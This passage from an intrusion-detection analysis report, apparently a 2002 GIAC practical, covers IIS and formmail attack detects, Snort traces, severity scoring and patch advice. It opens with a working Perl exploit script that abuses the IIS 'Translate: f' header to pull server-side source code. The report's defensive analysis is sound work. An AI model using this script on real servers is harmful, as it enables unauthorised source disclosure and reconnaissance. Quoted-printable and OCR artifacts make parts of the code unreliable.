if (not $ARGV[0]) {
print qq~
Geee it=B4s running !! kewl :)))
Usage : srcgrab.pl <complete url of file to retrieve>
Example Usage : srcgrab.pl http://www.victimsite.com/global.asa
U can also save the retrieved file using : srcgrab.pl =
http://www.victim.com/default.asp > file_to_save
~; exit;}

$victimurl=3D$ARGV[0];

        # Create a user agent object
        use LWP::UserAgent;
        $ua =3D new LWP::UserAgent;

       # Create a request
       my $req =3D new HTTP::Request GET =3D> $victimurl . '\\'; # Here =
is the backslash at the end of the url ;)
       $req->content_type('application/x-www-form-urlencoded');
       $req->content_type('text/html');
       $req->header(Translate =3D> 'f'); # Here is the famous translate =
header :))
       $req->content('match=3Dwww&errors=3D0');

        # Pass request to the user agent and get a response back
        my $res =3D $ua->request($req);

        # Check the outcome of the response
        if ($res->is_success) {
            print $res->content;
        } else {
            print $res->error_as_HTML;
        }
```

This script was written by SMILER smiler@vxd.org and is available at: http://downloads.securityfocus.com/vulnerabilities/exploits/srcgrab.pl

2.2.6 Correlations

SecurityFocus Online has a great explanation of this vulnerability including what web servers are affected, how the exploit is run, and how to defend against such and attack. The article is located here: http://online.securityfocus.com/bid/1578/info/

Activeworx.com houses the Arachnids database and also has a great description of the attack located at: http://www.activeworx.com/arachnids/IDS305/event.html

2.2.7 Evidence of active targeting

Over a few hour time period the source host of the attacker had also scanned this host for other http vulnerabilities including Frontpage exploits and other Microsoft IIS vulnerabilities. A check on ARIN for the source host's address revealed it was coming from a home DSL account and did not look like it was part of any customer traffic, or accidental access.

2.2.8 Severity

As shown below in the trace, this host was not vulnerable to the attack and returned an Forbidden message to the translate request:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-MISC 403 Forbidden [**]
05/09-05:25:07.433044 0:50:8B:E2:41:97 -> 0:0:C:7:AC:3 type:0x800 len:0xD0
xxx.xxx.xxx.xxx:80 -> 24.165.63.93:3052 TCP TTL:128 TOS:0x0 ID:44455 IpLen:20 DgmLen:194 DF
***AP*** Seq: 0x53107D57  Ack: 0xB0A1E14D  Win: 0x3FE1  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 33 XX XX XX XX  HTTP/1.1 403 For
62 69 64 64 65 6E 0D 0A 53 65 72 76 65 72 3A 20  bidden..Server:
4D 69 63 72 6F 73 6F 66 74 2D 49 49 53 2F 35 2E  Microsoft-IIS/5.
30 0D 0A 44 61 74 65 3A 20 54 68 75 2C 20 30 39  0..Date: Thu, 09
20 4D 61 79 20 32 30 30 32 20 30 39 3A 32 35 3A   May 2002 09:25:
30 37 20 47 4D 54 0D 0A 43 6F 6E 6E 65 63 74 69  07 GMT..Connecti
6F 6E 3A 20 63 6C 6F 73 65 0D 0A 43 6F 6E 74 65  on: close..Conte
6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74  nt-Type: text/ht
6D 6C 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67  ml..Content-Leng
74 68 3A 20 34 34 0D 0A 0D 0A                    th: 44....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Criticality = 2. This system is a corporate web server that also has a redundant system being load balanced with a network load balancer.

Lethality = 2. In the event that the attack succeeded, the source code would be part of reconnaissance to determine other possible vulnerabilities present on this or other systems.

System Countermeasures = 4. This system had been properly patched for this vulnerability and responded accordingly.

Network Countermeasures = 1. There are no known network countermeasures short of filtering the source address at the border routers, and monitoring via IDS.

Severity = (Criticality + Lethality) – (System countermeasures + Network Countermeasures)

Severity = (2+2) –(4+1)= -1.

2.2.9 Defense Recommendation

For this particular exploit, applying Microsoft's recommended security patch will suffice. Microsoft Patch Q256888 can be found at www.microsoft.com, and the fix is also contained in the latest service pack, which is service pack 2, for Windows 2000. It is also a good idea to add the latest security roll-up patch, MS02-018, which fixes a lot of other vulnerabilities as well.

2.2.10 Multiple choice Question

What portion of the Windows2000 operating system does the view source via translate header attack try to exploit?

a. The registry
b. The SAM database
c. The IIS script engine
d. The server service

Answer: C. The IIS script engine.

2.3.0 Detect #3 WEB-CGI Formmail Access

```
[**] WEB-CGI formmail access [**]
05/09-00:11:21.302246 0:B0:4A:C:58:0 -> 0:90:27:A7:19:63 type:0x800 len:0x1AE
68.58.22.14:4899 -> xxx.xxx.xxx.xxx:80 TCP TTL:110 TOS:0x0 ID:51280 IpLen:20 DgmLen:416 DF
***AP*** Seq: 0x1285DBB  Ack: 0x17EA19B3  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72  GET /cgi-bin/for
XX XX XX XX 6C 2E 70 6C 3F 72 65 63 69 70 69 65  mmail.pl?recipie
6E 74 3D 6C 61 73 74 63 61 69 6E 40 61 6F 6C 2E  nt=lastcain@aol.
63 6F 6D 26 73 75 62 6A 65 63 74 3D 68 74 74 70  com&subject=http
3A 2F 2F 77 77 77 2E 65 70 6E 65 74 2E 63 6F 6D  ://www.epnet.com
2F 63 67 69 2D 62 69 6E 2F 66 6F 72 6D 6D 61 69  /cgi-bin/formmai
```

```
6C 2E 70 6C 26 62 6F 64 79 3D 4A 75 70 5A 26 65  l.pl&body=JupZ&e
6D 61 69 6C 3D 69 65 63 40 61 6F 6C 2E 63 6F 6D  mail=iec@aol.com
20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70   HTTP/1.1..Accep
74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 6D  t: image/gif, im
61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 69  age/x-xbitmap, i
6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 65  mage/jpeg, image
2F 70 6A 70 65 67 2C 20 2A 2F 2A 0D 0A 41 63 63  /pjpeg, */*..Acc
65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E  ept-Language: en
2D 75 73 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F  -us..Accept-Enco
64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  ding: gzip, defl
61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A  ate..User-Agent:
20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F   Mozilla/4.0 (co
6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35  mpatible; MSIE 5
2E 30 3B 20 57 69 6E 64 6F 77 73 20 39 38 3B 20  .0; Windows 98;
44 69 67 45 78 74 29 0D 0A 48 6F 73 74 3A 20 77  DigExt)..Host: w
77 77 2E 65 70 6E 65 74 2E 63 6F 6D 0D 0A 43 6F  ww.epnet.com..Co
6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41  nnection: Keep-A
6C 69 76 65 0D 0A 0D 0A                          live....
```

2.3.1 Source of Trace

The source of this trace was from my employer's online services network using a Snort sensor connected to a span port spanning the entire exit VLAN.

2.3.2 Detect was Generated By

The detect was generated by a Snort sensor running Snort v1.8.6 along with the 1.8.6 rules set. The rule that generated the detect has the form:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI formmail access";flags: A+; uricontent:"/formmail"; nocase; reference:bugtraq,1187; reference:cve,CVE-1999-0172; reference:arachnids,226; classtype:attempted-recon; sid:884; rev:2;)

Snort generated an alert based upon traffic matching any host making an http connection on port 80 with the uri content of /formmail, and any tcp options set along with an ACK.

2.3.3 Probability that the source address was spoofed

There is a good possibility that the source address was spoofed as there are two possible exploits to the formmail.pl script; one is to retrieve CGI variables in which case the attacker would want to see the response, the other is to send anonymous emails to others, which are most likely unwarranted. In this case it looks as though the attacker is trying to find a host with formmail.pl and use it as a relay for SPAM.

2.3.4 Description of the attack

The attacker in this case is probing a web server for the popular formmail.pl script written by Matt Wright. The suspected reason for the probe is to use the script and host as a mail relay to allow the sending anonymous email.

2.3.5 Attack Mechanism

The attack mechanism in this case looks to be a script that tries to locate a web server with formmail.pl installed and send mail off to most likely a test email account. From the trace above it looks as though the script includes the target host in the body of the email, so that the attacker can keep a list of active formmail servers for use later. The reasoning is simple, any mail delivered contains the name of the server that's exploitable, any non-exploitable systems just never send any email.

2.3.6 Correlations

Securityfocus.com has some very useful information regarding this vulnerability, which is available by following this link: http://online.securityfocus.com/bid/1187/info/ . Make sure to read through the help tab as there is more information there regarding the use of this script as a mail relay.

2.3.7 Evidence of active targeting

I looked through the logs a few days prior to the alert and did not find any evidence of targeting from the source host in question here. It's possible that the script is choosing ip addresses at random, but my guess is that at some point this system was probed, most likely OS fingerprinted to determine the likelihood of the use of the formmail.pl script.

2.3.8 Severity

Because the web server that was targeted did not contain the formmail.pl script, the host was not vulnerable to this exploit.

Criticality = 2. The server targeted is a web server with no critical applications running.

Lethality = 1. This attack is an attempt to use a system as a mail relay. Unless the amount of mail is large enough to create a denial of service to the mailing system at this location, the impact is minimal.

System Countermeasures = 3. The system that was targeted did not have the vulnerable application installed and therefore was not vulnerable.

Network countermeasures = 0. There are no network countermeasures in place to defend against this attack.

Severity = (Criticality + Lethality) – (System countermeasures + Network Countermeasures)

Severity = (2 + 1) – (3 – 0) = 0.

2.3.9 Defense Recommendation

If you absolutely have to use this script on your web server, there is a patch available for the vulnerable versions available here: http://www.securityfocus.com/data/vulnerabilities/patches/formmail-patch.gz.

2.3.10 Multiple Choice Question

What are the two possible attacks against a vulnerable version of formmail?

a. Mail Relay and information gathering
b. Port scanning and OS fingerprinting
c. Denial of service and OS fingerprinting
d. Denial of service and mail relay

Answer: A. Mail Relay and information gathering.

Section 3 – Analyze This!

3.1.0 Executive Summary:

Network Documentation – The first conclusion I came to was that in order to do a very good in depth analysis of any network, good documentation is a key factor. Without at least network diagrams and system or subnet descriptions, only assumptions can be made on what is normal or possibly malicious traffic. That being said, blatant hacking activity can be determined, though the risk factors involved can only be based on the attempt, and not the network as a whole. Really the first step to good network security in any facility is good documentation. Unfortunately, the analysis of this network had to be made by using assumptions, as the information about the network was minimal. From this documentation any standing security and usage policies should be opened for review and revised.

IDS False Positives – With any Intrusion Detection System, false positives are the biggest task to conquer. In this case, we had a huge amount of port 515 printer alerts which are most likely false positives which can be eliminated by tuning the IDS to ignore these alerts for known print servers. This is also true for the SNMP alerts. Though the alerts did bring to light the weak default read community strings used and the lack of SNMPv3 encryption use, the IDS could be tuned further to eliminate these false positives from being logged. Again, with good network documentation, server subnets could potentially have their own IDS sensors in place with a specific set of tuned rules, and other subnets could have separate IDS sensors tuned particularly for them. This also depends on budget and manpower, but it would go a long way in eliminating false positives from clouding the situation.

Perimeter Defenses – Good perimeter defenses are essential to any network. Border routers should have at least the minimum recommended filters placed on them to drop bad traffic, such as RFC1918 private address space from entering or leaving the network. Also firewalls should be implemented to further limit the exposure of protected services to outside threats. A good security design is to have many layers of security and not rely on any one part to heavily. Access lists at the borders along with a good firewall implementation and known ingress and egress points all play a role in secure computing. We did see a lot of traffic, such as NETBios, entering from the Internet. Because of this, an audit of all perimeter defenses should be done and access lists reviewed to determine what type of traffic is allowed to pass into this network. Once that is determined, the access lists and or firewall rules should be modified accordingly.

System defenses – Server systems in this network need to be identified and audited for security patch revisions and unused services. Once the server patches are up to date, the unused services should be disabled and removed if necessary. Also, physical access to

servers should be limited to authorized personnel only. End user systems should also be examined. Anti-virus and usage policies should be put in place to eliminate the possibility of virus or worm infection, and allow policing of malicious activity originating from within the network.

3.2.0 List of Files Analyzed:

The files used in this analysis were all from April 1, 2002 through April 5, 2002. These files included, scans, alerts, and Out Of Spec files. The actual file listing is provided here.

Alerts files	Scans files	Out Of Spec files
Alert.020401.gz	scans.020401.gz	oos_Apr.1.2002
Alert.020402.gz	scans.020402.gz	oos_Apr.2.2002
Alert.020403.gz	scans.020403.gz	oos_Apr.3.2002
Alert.020404.gz	scans.020404.gz	oos_Apr.4.2002
Alert.020405.gz	scans.020405.gz	oos_apr.5.2002

3.3.0 Description of Analysis Process:

Analysis of the data was done primarily using snortsnarf.pl from Silicon Defense, and snort_stat.pl from the Snort distribution. Once the raw data was processed each alert was analyzed using the following criteria:

1. **Define Severity**
   - Check for reconnaissance against systems involved
   - Analyze the traffic for signs of compromise

2. **Assess Validity of Alert**
   - Attempt to determine maliciousness of source
   - Rate the possibility of a false positive from legitimate traffic

3. **Make Defense Recommendation**
   - Determine if systems involved warrant further investigation
   - Determine if Snort rules need to be modified
   - Define nature of defense recommendation

Once the alerts were rated, the most severe were chosen for deeper investigation. These were then analyzed in order of most to least frequent. Also used in the analysis were UNIX tools such as grep, sed, awk, and uniq as needed. For graphing, data was mined from the raw files using grep, awk and uniq, and then pasted into Microsoft Excel. In order to prepare the data for use with Excel, I used the UNIX utility unix2dos, which converts the ISO standard characters used in UNIX to the corresponding characters in the

DOS extended character set. Without doing this conversion, Excel would not format the data correctly in the cells and made graphing impossible.

3.4.0 Analysis

Below you will find my analysis based on the severity of alerts. In order to process the data using snort tools I had to change the MY.NET octets of the home addresses to actual number characters. I chose to use the RFC 1918 10.0.0.0 private address space, particularly 10.100.0.0, as a substitute to MY.NET. You will see this change in the following data.


3.4.1 Alert: Connect to 515 from inside


There was a huge amount of alerts for systems connecting to port 515 on a goup of 5 servers. Port 515 is typically used for print services, and I believe that this is the case here. There are a few worms out there, Code Red in particular, that will scan for active print servers and try to exploit them in order to infect a system. The numbers of alerts over the five day period to the specific destination addresses are broken down here:


Source Address	# Alerts
10.100.150.198	331783
10.100.151.77.1	299711
10.100.150.83.1	4515
10.100.1.63.1.1	25
10.100.5.35.1.1	1


As you can see, the majority of connections are to the first three addresses, of which the significant counts are spread across the first two. If these are in fact legitimate connections, than we can assume that the first two servers are main print servers with the third possibly serving a small lab or only used by staff. The last source address most likely was a 'wrong number' attempt. By looking at the following graphs of connects against time of day we see that the bulk of connects happen during the typical school day and last into late night, with the numbers dropping off significantly to no connections during the early morning:


3.4.2 – Connect to 515 inside Link Graphs











This pattern suggests that this is indeed real printing activity. Also, all of the source addresses that triggered these alerts are internal addresses which unless there were a huge number of worm infected servers, also tends to indicate legitimate print traffic. This traffic can also be correlated against Todd Chapman's analysis located at: http://www.giac.org/practical/Todd_Chapman_GCIA.doc

3.4.3 Defense Recommendation:

There is no defense recommendation for this alert as it has been determined to be legitimate traffic. I would recommend that the snort rules set be modified to eliminate these alerts from known print servers, which would cut down significantly on data processing and analysis.

3.4.4 Alert: SNMP Public Access

Recently, there have been an alarming number of vulnerabilities associated with SNMP. These range from simple issues with read community strings set to 'public' as we have here, to buffer over runs and write community string access that could allow an attacker to cause serious damage. This particular alert deals with the SNMP read community string set to 'public' which is the default configuration in most SNMP services. This default configuration would allow any would-be hacker to retrieve vital information from any server that has SNMP enabled and has not changed the community strings to strong passwords. Over the course of the five-day period there were 92,595 alerts from 25 unique sources to 154 unique destinations. All of this activity happens on the home network, which leads me to believe its legitimate traffic from SNMP management systems making queries to client systems for most likely performance monitoring. Typically, SNMP monitoring stations will query clients on 5-minute intervals. A quick calculation determines that if a client is monitored on 5-minute intervals, there should be 1440 total queries per day, and 7200 queries over a five-day period. These numbers should be multiplied by the number of client systems being monitored for the management station attempts. Unfortunately, none of the destination hosts fit this expected behavior. The number of attempts ranges from a high of 65612 to destination host 10.100.150.195, to a low of 1 to destination host 10.100.152.180. This leads me to believe that SNMP is used for more than simple performance monitoring, or based upon client, the interval has been raised or lowered based on priority. For instance, a router interface should be monitored at least every five minutes to gather usage and error statistics, where a web server may be checked once an hour or less for disk utilization. How SNMP is used is really based upon what type of information and interaction that is needed by the system and network administrators. Without a good explanation of how SNMP is used and what systems are involved, its impossible to determine exactly what traffic is valid and what is possibly malicious.

3.4.5 Defense Recommendation:

SNMP traffic should never be allowed in from the Internet from un-trusted networks. It looks as though in this case SNMP is being blocked at the border routers as all traffic originates on the trusted network. I would review the access lists on the routers just to make sure that this is the case. It's also imperative to change the read community string from 'public' to at least a strong password made up of random numbers and characters, and possibly move to SNMPv3 which uses encryption. Once these changes are made, the amount of alerts based upon public SNMP access should disappear. Any further alerts should be investigated immediately.

3.4.6 Alert: SMB Name Wildcard

This detect is fairly common within an internal network of WindowsNT servers with file sharing turned on. What raises a red flag here is detects coming from a foreign network. This is typically reconnaissance activity done before an attack to determine workstation name, domain name, lists of currently logged in users, and possibly the an administrative username if they are logged in at the time. You can somewhat relate this activity to the way finger works on UNIX systems as a way to glean information from a system. Over the course of the five days of log information, one external address probed 9 different systems:

04/01-13:52:42.659950 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.152.179:137
04/01-13:58:26.555640 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.152.246:137
04/01-14:29:11.568879 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.153.105:137
04/01-14:33:34.256840 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.88.239:137
04/01-16:31:23.578847 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.150.189:137
04/01-18:18:03.825886 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.153.203:137
04/05-17:18:15.836950 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.5.137:137
04/05-17:18:17.317658 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.5.137:137
04/05-17:18:18.837149 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.5.137:137
04/05-17:39:41.853891 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.151.30:137
04/05-17:39:43.352769 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.151.30:137
04/05-17:39:44.852412 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.151.30:137
04/05-19:40:37.048909 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.5.102:137
04/05-19:40:38.560958 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.5.102:137
04/05-19:40:40.082827 [**] SMB Name Wildcard [**] 169.254.22.29:137 -> 10.100.5.102:137

3.4.7 Defense Recommendation:

The recommendation for this activity is to first block inbound NetBIOS traffic at the border routers. This will at least eliminate indiscriminate probes from the Internet. The next course of action is to evaluate the systems for compromise. From the log data I don't see any telltale signs of a compromise, but at least half of these systems were also probed using NMAP or HPING2 and could be possible targets in the future. Below is the ARIN information on the external IP address.

Search results for: 169.254.22.29

IANA (NETBLK-LINKLOCAL)

Internet Assigned Numbers Authority

4676 Admiralty Way, Suite 330

Marina del Rey, CA 90292-6695

US

Netname: LINKLOCAL

Netblock: 169.254.0.0 - 169.254.255.255

Coordinator:

Internet Corporation for Assigned Names and Numbers (IANA-ARIN) res-ip@iana.org

(310) 823-9358

Domain System inverse mapping provided by:

BLACKHOLE-1.IANA.ORG 192.0.32.18

BLACKHOLE-2.IANA.ORG 192.0.32.19

Record last updated on 12-Oct-2001.

Database last updated on 7-Jun-2002 19:59:23 EDT.

3.4.8 Alert: Watchlist 000222 NET-NCFC

This detect is based upon the source address being part on a watch list for hacking activity at DSHIELD.org. The network address in question seems to be a class B range of 159.226.0.0. There are 4 source hosts that were detected during the five-day period of investigation. These five sources interacted with five destination hosts respectively. The first source host, 159.226.83.23 interacted mainly with host 10.100.150.143 on port 4662:

```
04/02-20:22:23.783156 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:28117 ->
10.100.150.143:4662
04/02-20:22:24.219917 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:28117 ->
10.100.150.143:4662
04/02-20:22:24.709756 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:28117 ->
10.100.150.143:4662
04/02-20:22:28.718343 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:28117 ->
10.100.150.143:4662
04/02-20:22:29.120262 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:28117 ->
10.100.150.143:4662
04/02-20:22:31.237205 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:28117 ->
10.100.150.143:4662
04/02-20:22:31.730541 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:28117 ->
10.100.150.143:4662
04/02-20:24:29.541749 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:28117 ->
10.100.150.143:4662
04/02-20:24:29.565454 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:28117 ->
10.100.150.143:4662
04/02-20:52:34.746079 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:38029 ->
10.100.150.143:4662
```

04/03-00:37:20.889419 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:34225 -> 10.100.150.143:4662
04/03-00:37:23.776356 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:34225 -> 10.100.150.143:4662
04/03-00:37:24.112879 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:34225 -> 10.100.150.143:4662
04/03-00:37:24.225191 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:34225 -> 10.100.150.143:4662
04/03-00:37:24.725464 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:34225 -> 10.100.150.143:4662
04/03-00:37:25.307999 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:34225 -> 10.100.150.143:4662
04/03-00:37:28.544767 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:34225 -> 10.100.150.143:4662
04/03-00:37:31.213505 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:34225 -> 10.100.150.143:4662
04/03-00:37:36.574247 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:34225 -> 10.100.150.143:4662
04/03-00:37:49.050391 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:34225 -> 10.100.150.143:4662
04/03-00:39:31.699441 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:34225 -> 10.100.150.143:4662

This port does not match any known application and could simply be an ephemeral port used during the session. What's strange is that the source port is also not a known application port, raising suspicion that there may be a Trojan program of some sort running on 10.100.150.143:4662. Looking at this host as a source address for alerts shows the following:

- 7 instances of *Possible trojan server activity*
- 8 instances of *High port 65535 tcp - possible Red Worm - traffic*
- 22 instances of *INFO MSN IM Chat data*

Most likely this host is just involved in a lot of MSN Instant Messenger chat conversations, but it should be investigated further to see if it is running any service on port 4662. If we had the full trace data from these sessions I believe we could determine if the traffic is truly malicious or not. The alerts for possible Red Worm traffic also originate from the source host port of 4662 and are destined for a foreign host with the destination port of 65535, which is tripping the Red Worm alert. Until the source host is investigated to determine what is running on port 4662, we can't be certain that this is not malicious activity.

The next address, 159.226.47.197 and destination host has some interesting traffic. Most of the traffic from the source address originates on port 80, which is typical for web browsers, and is destined for ports 1752, 1753 or 1754:

04/03-22:04:55.635179 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 -> 10.100.153.153:1752
04/03-22:04:55.721635 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 -> 10.100.153.153:1752

04/03-22:04:56.615667 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1752
04/03-22:04:56.719767 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1753
04/03-22:04:58.156625 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1753
04/03-22:04:58.156684 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1753
04/03-22:04:58.493409 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1752
04/03-22:04:58.494633 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1752
...
04/03-22:05:02.310938 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:03.751904 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:03.753135 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:05.090121 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:05.129415 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:05.524393 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:05.834180 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:11.806577 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:17.596896 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:17.999085 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:18.385866 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:18.389203 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:18.390501 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:20.609507 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:20.610736 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
